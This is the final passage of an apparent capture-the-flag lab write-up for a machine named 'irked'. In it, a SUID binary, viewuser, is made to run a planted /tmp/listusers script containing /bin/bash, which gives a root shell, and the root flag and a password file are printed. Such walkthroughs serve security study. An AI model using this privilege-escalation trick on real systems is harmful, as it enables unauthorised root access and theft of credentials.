drwx----- 3 root    root    4.0K Jun 26 02:13 systemd-private-8f9085395acd420e9c9cd476863d043f-rtkit-daemon.service-AP6i6H
drwxrwxrwt 2 root    root    4.0K Jun 26 02:12 Test-unix
drwx----- 2 root    root    4.0K Jun 26 02:13 vmware-root
-r--r--r-- 1 root    root    11 Jun 26 02:13 .X0-lock
drwxrwxrwt 2 root    root    4.0K Jun 26 02:13 .X11-unix
drwxrwxrwt 2 root    root    4.0K Jun 26 02:12 .XIM-unix
djmardov@irked:/tmp$ chmod +x listusers
djmardov@irked:/tmp$ /usr/bin/viewuser
This application is being developed to set and test user permissions
It is still being actively developed
(unknown) :0      2021-06-26 02:13 (:0)
djmardov pts/0    2021-06-26 11:51 (10.10.14.5)
root@irked:/tmp# cat listusers
#!/bin/bash
/bin/bash
root@irked:/tmp#
```

Root.txt.

```
root@irked:/tmp# cd /root
root@irked:/root# ls
pass.txt root.txt
root@irked:/root# cat root.txt
8d8e9e8be64654b6dccc3bffa522daf3
root@irked:/root# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 1000
    link/ether 00:50:56:b9:c6:8c brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.11/24 brd 10.10.10.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb9:c68c/64 scope global mngtppadr dynamic
        valid_lft 86170sec preferred_lft 14170sec
    inet6 fe80::250:56ff:feb9:c68c/64 scope link
        valid_lft forever preferred_lft forever
root@irked:/root# whoami
root
root@irked:/root# id
uid=0(root) gid=1000(djmardov) groups=1000(djmardov),24(cdrom),25(Floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev),110(lpadmin),113(scanner),117(bluetooth)
root@irked:/root# hostname
irked
root@irked:/root# cat pass.txt
Kab0h+m+bbp2j:HG
root@irked:/root#
```